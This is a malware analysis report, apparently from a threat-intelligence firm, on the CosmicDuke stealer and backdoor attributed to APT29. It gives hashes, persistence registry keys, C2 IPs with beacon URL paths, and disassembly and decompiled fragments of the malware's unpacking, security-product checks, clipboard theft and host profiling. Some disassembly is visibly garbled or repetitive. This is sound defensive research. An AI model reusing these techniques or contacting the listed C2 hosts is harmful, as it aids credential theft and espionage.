


# CosmicDuke Malware Analysis

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 [cyfirma.com/outofband/cosmicduke-malware-analysis/](https://cyfirma.com/outofband/cosmicduke-malware-analysis/)

2022-08-29



## CosmicDuke Malware Analysis Report

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### Executive Summary

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One of the campaigns Cyfirma researchers observed recently is 'natural disaster' which is potentially active since 17 March 2022 with the motive of exfiltration of sensitive databases, and customer information for financial gains. Our research team detected total of six samples of "CosmicDuke" malware related to this campaign and we chose one of them for further analysis and provide this report as part of our findings.

The "CosmicDuke" malware is a combination of information stealer and backdoor and the malware sample (August 2022) we have analyzed is a 32-bit executable binary part of "natural disaster" campaign that utilizes legitimate file names to deceive users.

The malware sample decompressed 1st stage load [malware] file in the memory, and that 1st stage loader file is created [self-copy of the files] in the system32 as a legitimate file. This is followed by the dropping of two files, with the dropped file sizes being 5kb and 4kb files in the system32, with the threat actor creating file names as legitimate names. After this,

“CosmicDuke” malware loader creates a schedule task and installs windows service to achieve persistence and establishes the connection to C2 server for further operation from attackers. “CosmicDuke” malware achieves persistence on the victim system by creating a scheduled task and installing a windows service. Stealing clipboard contents and user files with file extensions that match a predetermined list, keylogging activity, taking screenshots, and collecting user credentials, such as passwords, from a range of popular chat and email programs, as well as web browsers to exfiltrate the captured data to an attacker controlled C2 server. “CosmicDuke” malware is spread through several tactics, including spear-phishing, malicious advertising, exploit kits, and others. “CosmicDuke” malware is a combination of the notorious MiniDuke APT trojan [backdoor] and another longstanding threat, the information stealing Cosmu family.

### **The malware [“CosmicDuke”] has the following capabilities:**

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- Multiple Anti-debugging capabilities.
- Ability to enumerate drives.
- Ability to enumerate paths, files, and folders.
- Capability to load other libraries, processes, and DLLs in memory.
- Capability to handle command-line arguments and command execution.
- Ability to Gather System Information.
- Network communication capability.
- Collecting user credentials, such as passwords, from a range of popular chat and email programs, as well as web browsers.
- Taking screenshots, Keylogging activity, Stealing clipboard contents.

### **Threat Actor attribution: APT29/COZY BEAR**

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APT29 is a cyber-espionage group which is belong to Russian espionage. This group has been operating since at least 2008. APT29 group is a component of the SVR, Russia’s foreign intelligence agency. the hack of the United States Democratic National Committee (DNC) in 2016 has been attributed to this group, as well as the SolarWinds supply chain compromises in 2020. APT29 group are continuously evolving their tactic and tools and remain a threat with malware like Cosmic Duke.

### **Targeted Industries**

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Academic, Energy, Financial, Government, Healthcare, Media, Pharmaceutical, Technology, Think Tanks.

### **Targeted Countries**

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Germany, Japan, United Kingdom, United States of America.

### **ETLM Attribution**

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The Cyfirma Research Group noticed three campaigns recently attributed to APT29 or its affiliates named UNC040 (Jan 24, 2022 – Aug 23, 2022), Natural Disaster (Mar 17, 2022 – Aug 23, 2022), Eliminate#30 (Oct 10, 2020 – Aug 23, 2022). Thus far, in 2022, as part of 3 active campaigns, APT29 has targeted the following countries – Japan, United States, United Kingdom, Germany, South Korea, and India. Herein, Japan and the United States have proven to be the favourite targets. As part of the observed campaigns, malware such as BazarLoader, Cobalt Strike, MiniDuke, “CosmicDuke”, Sunburst, SUPERNOVA, and more, were employed by APT29 attackers.

One of the campaigns ‘natural disaster’ which is potentially active since 17 March 2022 with the motive of exfiltration of sensitive databases, and customer information for financial gains. The threat actor is suspected to leverage attack methods such as exploiting the weakness in the systems, phishing with malware, and trojan implants. Total of six samples were detected of “CosmicDuke” malware by our team related to this campaign as mentioned below and we chose one of them for analysis:

- 53264f1daff3df9a9e0974b71d9cd945
- 182aeb380ed48d731217d904ee66e7ed
- 9452d0b3e348890b3ca524efebcb15f6
- b771081daabc044141eecb8c9db69519
- 6152e22093c052266d2c61ac2738bfc2
- 3941639886899D6580DE2113D4C8841E

## CosmicDuke Backdoor Analysis

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### Sample Details:

**MD5:** 3941639886899D6580DE2113D4C8841E

**SHA256:**

F6850A3C4C677C5F7E83C6B062B00C744C2E00A11346F7A4B00CA8677AC34C47 File


Type: Windows PE

**Architecture:** 32 Bit

**Subsystem:** GUI

**First Seen:** August-22

This malware was written in Microsoft Visual C++ programming language. This malware binary file’s size is 2301383 (bytes). As shown in the below figure, this CosmicDuke variant binary file was packed by a custom [unknown] packer.



This malicious file is having version information as Google Chrome, where the threat actor lures the user with this file posing as Google Chrome Updater.

Property	Value
CompanyName	Google Inc.
FileDescription	Google Chrome Updater
FileVersion	25.0.1364.97
InternalName	chrome_exe
LegalCopyright	Copyright 2012 Google Inc. All rights reserved.
OriginalFilename	chrome.exe
ProductName	Google Chrome Updater
ProductVersion	25.0.1364.97
CompanyShortName	Google
ProductShortName	Chrome
LastChange	183676

Upon execution of the file, it loads the malicious packed code into the memory and unpacks that file in memory [file hash: 335D2EE728B4C1591B5B374A7CE4B758], after that unpacked file is executed from the memory which actions the following modification in the victim system.

#### **Files added in the Victim host:**

C:\Windows\System32\apicms.exe[MD5: 0499C600266D8311722BBC31B89FB9AC]  
C:\Windows\System32\uidhcp.exe[MD5: 335D2EE728B4C1591B5B374A7CE4B758]  
C:\Windows\System32\wmsys.scr[MD5: 943E98CB74058DFA942D9D6184E936B1]  
C:\Windows\System32\Tasks\PBDARegisterSW

#### **Registry Modification**

Registry Keys added in the Victim host:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Logon\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}  
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{EE2A453A- CE72-47C6-8A8A-727199A79DEA}  
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSW  
HKLM\SYSTEM\CurrentControlSet\services\javatmsup

HKLM\SYSTEM\ControlSet001\service javatmsup\Start: 0x00000002  
HKLM\SYSTEM\ ControlSet0 \services\javatmsup\ErrorControl: 0x00000001  
HKLM\SYSTEM\ControlSet001\services\javatmsup\ImagePath: " C:\ Windows\System32\  
uidhcp.exe

### Registry Values added in the Victim host:

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\  
{EE2A453A- CE72-47C6-8A8A-727199A79DEA}\Path: "\PBDARegisterSW"  
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\  
{EE2A453A- CE72-47C6-8A8A-727199A79DEA}\Hash: C0 36 F4 86 0A 7F A7 75 19 A4 3  
68 ED 2D DB 45 EB 2F ED B3 82 FF 80 A2 89 A6 32 B2 2A BE B9 DE  
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\  
{EE2A453A- CE72-47C6-8A8A-727199A79DEA}\DynamicInfo: 03 00 00 00 92 5A 26 EA  
A2 AF D8 01 92 5A 26 EA A2 AF D8 01 05 00 00 C0 00 00 00 00  
HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSW\Id: "{EE2A453A-CE72-  
47C6-8A8A- 727199A79DEA}"  
HKLM\SOFTWARE\Microsoft\Windows  
NT\CurrentVersion\Schedule\TaskCache\Tree\PBDARegisterSW\Index: 0x00000002  
HKU\Control Panel\Desktop\ScreenSaveBackup: ""  
HKU\ Control Panel\Desktop\SCRNSAVE.EXE: "C:\ Windows\System32\ wmsys.scr"  
HKU\ Control Panel\Desktop\ScreenSaveUtility: "C:\ Windows\System32\ wmsys.scr"  
HKU\Control Panel\Desktop\ScreenSaveTimeOut: "60"

### Network Communication

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After that this unpacked backdoor file establishes the connection to the below C2 servers with Post Request, in that post request this malware appends the stolen data such as computer name, username, version information, Volume ID, etc. Following are the IP addresses used for communication:

- 199[.]231[.]188[.]109
- 46[.]246[.]120[.]178

Result	Protocol	Host	URL	Body	Caching	Content-Type
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
502	HTTP	199.231.188.109	/news.php?m&Auth=80051A85&Session=11EC46915F28A34A&DataID=1&...	512	no-cac...	text/html; c.
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html
404	HTTP	46.246.120.178	/modules/db/mgr.php?F=3?m&Auth=80051A85&Session=11EC46915F28A3...	564		text/html

As shown in the below code snippet picture, this CosmicDuke variant binary first runs the loop 1000 times to misdirect the analysis and delay the execution.

```

5  uVar3 = extraout_FCM;
5  for (local_4c = 0; local_4c < 1000; local_4c = local_4c + 1) {
7    iVar4 = 0x4011e9;
3    FUN_00401790(local_34);

```

Next, this malware creates virtual memory by calling VirtualAlloc API call, then loadings the packed content in that memory location after that packed code was decrypted by a custom packer in the memory then transfers the call to the unpacked memory.

Address	Hex dump	ASCII
0040C7C2	74 EH	0E SHORT SS:0040C7E6
0040C7C4	8945 F4	MOV DWORD PTR SS:[EBP-C],EAX
0040C7C7	E8 00000000	CALL ss:0040C7CC
0040C7CC	5F	POP EDI
0040C7CD	83C7 13	ADD EDI,13
0040C7D0	89FE	MOV ESI,EDI
0040C7D2	8B7D F4	MOV EDI,DWORD PTR SS:[EBP-C]
0040C7D5	B9 00B80200	MOV ECX,2B8000
0040C7D8	F3:A4	REP MOVSB BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]
0040C7D9	FF65 F4	JMP DWORD PTR SS:[EBP-C]
0040C7DF	55	PUSH EBP
Stack SS:[0018FEC0]-006B0000		
Address	Hex dump	ASCII
006B0000	55 89 E5 83 EC 04 E8 00 00 00 5B 8D B3 5E 01	Ue0a000...{}^@
006B0010	00 00 56 03 76 3C 8B 4E 34 8B 56 50 89 CF 52 51	.Uu<IN4IUPe=RQ
006B0020	E8 DD 00 00 00 89 4D FC 89 F2 5E 56 8B 4A 54 83	!...eM^2^UJTA
006B0030	C1 18 F3 A4 8D 82 F8 00 00 00 0F B7 4A 96 FF 75	-15n16^..Wnj# u
006B0040	FC 50 51 E8 92 00 00 00 FF 75 FC FF B2 80 00 00	^PQ#E...u^
006B0050	00 E8 1C 00 00 00 68 00 80 00 00 6A 00 89 D8 25	8...h.C..j.#
006B0060	00 F0 FF FF 50 8B 4A 28 03 4D FC 51 FF A3 4E 01	= PjJ<W^Q GNG
006B0070	00 00 55 89 E5 60 8B 55 08 03 55 0C 52 8B 7A 10	.Ue0 YUWU.RIz>
006B0080	8B 32 85 FF 74 4E 85 F6 75 02 89 FE 8B 4D 0C 01	!2a tN^:u0e iM.0
006B0090	CE 01 CF 8B 42 0C 01 C8 80 38 00 75 03 40 EB F8	!0a iB.0u0e00
006B00A0	50 FF 93 46 01 00 00 89 C2 AD 85 C0 74 20 0F BA	P 0F0...e+ia^t w
006B00B0	E0 1F 73 07 25 FF FF 00 00 EB 06 03 45 0C 83 C0	0vs%...00E.a
006B00C0	02 52 50 52 FF 93 4A 01 00 00 5A 8B EB D8 5A 83	0RPR 0J0..Z00Za
006B00D0	C2 14 EB A8 5A 61 C9 C2 08 00 55 89 E5 60 8B 4D	r06zZarr0.Ue0 iM
006B00E0	08 8B 55 0C 51 8B 7A 0C 93 7D 40 8B 4A 10 8B 75	0U.0z0^>+Jh iu
006B00F0	14 03 72 14 F3 04 59 83 C2 28 49 75 E7 61 C9 C2	00-0E00a<Iutarr
006B0100	10 00 55 89 E5 60 8B 7D 08 8B 75 0C 01 FE 57 FF	Ue0 i)0iu.0W
006B0110	93 3E 01 00 00 68 00 80 00 00 6A 00 57 FF 93 4E	0>0..h.C..j.u 0N
006B0120	01 00 00 6A 40 68 00 30 00 00 68 00 00 02 00 57	0..jeh.0..h..0.U
006B0130	FF 93 42 01 00 00 85 C0 74 0A 81 C7 00 00 02 00	0B0..a^t.u l..0
006B0140	39 F7 7C CA 61 C9 C2 08 00 F6 17 BD 76 26 18 BD	9s!iaarr^+i0&t^u
006B0150	76 C7 48 BD 76 22 12	0000000000000000
006B0160	76 61 00 00 00 00 00 00 00 00 4D 5A 90 00 03 00 00	va.....MZE.v..
006B0170	00 04 00 00 00 00 FF FF 00 00 00 00 00 00 00 00	0000000000000000
006B0180	00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
006B0190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
006B01A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000000000000000
006B01B0	CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67	....2.../M B.i
006B01C0	72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75	=tqGL=This prog ran cannot be ru

## 1st Stage Payload (unpacked)

### Sample Details:

**MD5:** 335D2EE728B4C1591B5B374A7CE4B758

### SHA256:

42AFD884116DF2267696DA88827E8F774155C8B1DA86BCE968BE20765EB8BB7C File

Type: Windows PE

**Architecture:** 32 Bit

**Subsystem:** GUI

This malware sample was also written in Microsoft Visual C++ programming language. This malware binary file's size is 294551 (bytes). As shown below, this file is having the version information as Microsoft Corporation [internal file name is svchost.exe], with this trick allowing the threat actor to hide their malicious intent.

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Host Process for Windows Services
FileVersion	6.1.7600.16385
InternalName	svchost.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	svchost.exe
ProductName	Microsoft® Windows® Operating System

This CosmicDuke backdoor loader initially verifies any security product running in the victim system before executing the CosmicDuke malware activity by calling CreateToolhelp32Snapshot, Process32Next, and Process32First. If any security product is running, this malware will be terminated with no expression of the malware behaviour.



00F84729	81 EC 2C020000	SUB ESP, 22C	
00F8472E	53	PUSH EBX	
00F84730	6A 00	PUSH 0	
00F84732	6A 02	PUSH 2	
00F84734	C785 D4FDFFF1	MOV [LOCAL.139], 22C	
00F8473E	FF15 D4F1F900	CALL DWORD PTR DS:[&KERNEL32.CreateToolhelp32Snapshot]	ProcessID = 0 Flags = TH32CS_SNAPPROCESS
00F84744	8BD8	MOV EBX, EAX	
00F84746	83FB FF	CMP EBX, -1	
00F84749	75 04	JNZ SHORT ss.00F8474F	
00F8474B	32C0	XOR AL, AL	
00F8474D	EB 60	JMP SHORT ss.00F8474F	
00F8474F	8D85 D4FDFFF1	LEA EAX, [LOCAL.139]	
00F84755	50	PUSH EAX	
00F84756	53	PUSH EBX	
00F84757	FF15 DCF1F900	CALL DWORD PTR DS:[&KERNEL32.Process32FirstW]	kernel32.Process32FirstW
00F8475D	85C0	TEST EAX, EAX	
00F8475F	74 45	JE SHORT ss.00F84766	
00F84761	57	PUSH EDI	kernel32.Sleep
00F84762	BF 049DFA00	MOV EDI, ss.00FA9D04	
00F84767	8D85 D4FDFFF1	LEA EAX, [LOCAL.139]	
00F8476D	57	PUSH EDI	kernel32.Sleep
00F8476E	50	PUSH EAX	
00F8476F	E8 A4EDFFFF	CALL ss.00F83518	
00F84774	59	POP ECX	
00F84775	59	POP ECX	
00F84776	3C 01	CMP AL, 1	
00F84778	75 2B	JNZ SHORT ss.00F847A5	
00F8477A	56	PUSH ESI	ss.00FAD608
00F8477B	8B35 D8F1F900	MOV ESI, DWORD PTR DS:[&KERNEL32.Process32NextW]	kernel32.Process32NextW
00F84781	5B	POP EBX	
00F84782	5B	POP EBX	

After that this malicious code generates random characters [alphabet letters] and combines those random characters together for making the file name [to showcase the filename as a legitimate file name]. These created file names are used while creating malicious payload/files. Then this malware directly copies itself into the system32 by calling CreateFileW API.

Once the unpacked file is created in the system32, this malicious binary obtains the temp folder location by calling GetTempPathW, then creates a 5kb file [File hash: 0499C600266D8311722BBC31B89FB9AC] by calling again CreateFileW, after that this 5kb file is copied into the system folder by calling CopyFileW.

Similar to the above behavior, this malware code creates a 4kb file in the temp folder [file hash: 943E98CB74058DFA942D9D6184E936B1] after that copies this file to system32 as .scr file extension.

Once the three files are created, the malicious loader launches the 5 kb files, in that pass the argument is 'local system' by calling CreateProcessW

Address	Hex Dump	Disassembly	Comment	ASPP (CPU)
00401011	50	PUSH EAX		025FFC20 UNICODE "C:\Windows\System32\cmd.exe /combine local system"
00401012	8045 08	LEA EBX, [LOCAL_22]		768F941F herna132.768F941F
00401013	58	PUSH EBX		FFFFFFFF
00401014	53	PUSH EBX		00000000
00401015	53	PUSH EBX		025FFC30
00401016	48 00000000	MOV EAX, 0		025FFC28
00401017	53	PUSH EBX		768F941E herna132.768F941E
00401018	53	PUSH EBX		00000000
00401019	53	PUSH EBX		00000000
0040101A	8045 087777	LEA EBX, [LOCAL_23]		00000000
0040101B	58	PUSH EBX		00000000
0040101C	58	PUSH EBX		00000000
0040101D	58	PUSH EBX		00000000
0040101E	58	PUSH EBX		00000000
0040101F	58	PUSH EBX		00000000
00401020	58	PUSH EBX		00000000
00401021	58	PUSH EBX		00000000
00401022	58	PUSH EBX		00000000
00401023	58	PUSH EBX		00000000
00401024	58	PUSH EBX		00000000
00401025	58	PUSH EBX		00000000
00401026	58	PUSH EBX		00000000
00401027	58	PUSH EBX		00000000
00401028	58	PUSH EBX		00000000
00401029	58	PUSH EBX		00000000
0040102A	58	PUSH EBX		00000000
0040102B	58	PUSH EBX		00000000
0040102C	58	PUSH EBX		00000000
0040102D	58	PUSH EBX		00000000
0040102E	58	PUSH EBX		00000000
0040102F	58	PUSH EBX		00000000
00401030	58	PUSH EBX		00000000
00401031	58	PUSH EBX		00000000
00401032	58	PUSH EBX		00000000
00401033	58	PUSH EBX		00000000
00401034	58	PUSH EBX		00000000
00401035	58	PUSH EBX		00000000
00401036	58	PUSH EBX		00000000
00401037	58	PUSH EBX		00000000
00401038	58	PUSH EBX		00000000
00401039	58	PUSH EBX		00000000
0040103A	58	PUSH EBX		00000000
0040103B	58	PUSH EBX		00000000
0040103C	58	PUSH EBX		00000000
0040103D	58	PUSH EBX		00000000
0040103E	58	PUSH EBX		00000000
0040103F	58	PUSH EBX		00000000
00401040	58	PUSH EBX		00000000
00401041	58	PUSH EBX		00000000
00401042	58	PUSH EBX		00000000
00401043	58	PUSH EBX		00000000
00401044	58	PUSH EBX		00000000
00401045	58	PUSH EBX		00000000
00401046	58	PUSH EBX		00000000
00401047	58	PUSH EBX		00000000
00401048	58	PUSH EBX		00000000
00401049	58	PUSH EBX		00000000
0040104A	58	PUSH EBX		00000000
0040104B	58	PUSH EBX		00000000
0040104C	58	PUSH EBX		00000000
0040104D	58	PUSH EBX		00000000
0040104E	58	PUSH EBX		00000000
0040104F	58	PUSH EBX		00000000
00401050	58	PUSH EBX		00000000
00401051	58	PUSH EBX		00000000
00401052	58	PUSH EBX		00000000
00401053	58	PUSH EBX		00000000
00401054	58	PUSH EBX		00000000
00401055	58	PUSH EBX		00000000
00401056	58	PUSH EBX		00000000
00401057	58	PUSH EBX		00000000
00401058	58	PUSH EBX		00000000
00401059	58	PUSH EBX		00000000
0040105A	58	PUSH EBX		00000000
0040105B	58	PUSH EBX		00000000
0040105C	58	PUSH EBX		00000000
0040105D	58	PUSH EBX		00000000
0040105E	58	PUSH EBX		00000000
0040105F	58	PUSH EBX		00000000
00401060	58	PUSH EBX		00000000
00401061	58	PUSH EBX		00000000
00401062	58	PUSH EBX		00000000
00401063	58	PUSH EBX		00000000
00401064	58	PUSH EBX		00000000
00401065	58	PUSH EBX		00000000
00401066	58	PUSH EBX		00000000
00401067	58	PUSH EBX		00000000
00401068	58	PUSH EBX		00000000
00401069	58	PUSH EBX		00000000
0040106A	58	PUSH EBX		00000000
0040106B	58	PUSH EBX		00000000
0040106C	58	PUSH EBX		00000000
0040106D	58	PUSH EBX		00000000
0040106E	58	PUSH EBX		00000000
0040106F	58	PUSH EBX		00000000
00401070	58	PUSH EBX		00000000
00401071	58	PUSH EBX		00000000
00401072	58	PUSH EBX		00000000
00401073	58	PUSH EBX		00000000
00401074	58	PUSH EBX		00000000
00401075	58	PUSH EBX		00000000
00401076	58	PUSH EBX		00000000
00401077	58	PUSH EBX		00000000
00401078	58	PUSH EBX		00000000
00401079	58	PUSH EBX		00000000
0040107A	58	PUSH EBX		00000000
0040107B	58	PUSH EBX		00000000
0040107C	58	PUSH EBX		00000000
0040107D	58	PUSH EBX		00000000
0040107E	58	PUSH EBX		00000000
0040107F	58	PUSH EBX		00000000

Similar to this the malicious load launches the 4kb file by calling CreateProcessW without passing any argument. After that, this loader launches the self\_copied file by calling the CreateProcessW API [passing argument is -enc[this argument is varying with every execution]]. After this file is launched it creates the scheduled task by calling CreateFileW, then modifies the Registry by calling the RegSetValueExW API.

```

local_8 = (HKEY)0x0;
uVar1 = RegCreateKeyExW(param_1,param_2,0,(LPWSTR)0x0,0,0x20006,(LPSECURITY_ATTRIBUTES)0x0,
                        &local_8,(LPDWORD)&param_2);
if (uVar1 == 0) {
    if ((param_5 == (BYTE *)0x0) || (param_6 == 0)) {
        (LVar2 = RegSetValueExW(local_8,param_3,0,param_4,param_5,param_6), LVar2 == 0) { .
        LVar2 = RegCloseKey(local_8);
        return CONCAT31((int3)((uint)LVar2 >> 8),1);
    }
    uVar1 = RegCloseKey(local_8);
}
return uVar1 & 0xfffff00;
}

```

The threat actor could collect data from the clipboard by calling the below code snippet.

Address	Hex Dump	Disassembly	Comment
012CA1A1	56	PUSH ESI	ss.012EAE00
012CA1A2	33ED	XOR EBX,EBP	
012CA1A4	57	PUSH EDI	
012CA1A5	33F6	XOR ESI,ESI	ss.012EAE00
012CA1A7	> FF15 90F32D00	CALL DWORD PTR DS:[<&USER32.GetForegroundWindow	GetForegroundWindow
012CA1A9	50	PUSH EAX	hWnd = 00000001
012CA1AE	FF15 84F32D00	CALL DWORD PTR DS:[<&USER32.OpenClipboard	OpenClipboard
012CA1B4	85C0	TEST EAX,EAX	
012CA1B6	74 7B	JE SHORT ss.012CA233	
012CA1B8	6A 0D	PUSH 0D	Format = CF_UNICODETEXT
012CA1BA	FF15 88F32D00	CALL DWORD PTR DS:[&USER32.GetClipboardData	GetClipboardData
012CA1C0	894424 14	MOV DWORD PTR SS:[ESP+14],EAX	
012CA1C4	85C0	TEST EAX,EAX	
012CA1C6	74 65	JE SHORT ss.012CA22D	

Additionally, this malware collects the computer name, keyboard layout details, what drivers are available on the victim system, etc.

```
(BVar2 = GetComputerNameW((LPWSTR)&DAT_0042d568, (LPDWORD)&local_1d9c), BVar2 == 0) {
    lstrcpyW((LPWSTR)&DAT_0042d568, L"[UNKNOWN]");
}

lstrcpyW(local_1518, (LPCWSTR)&DAT_0042d568, 0x40);
FUN_004057a1(param_1);
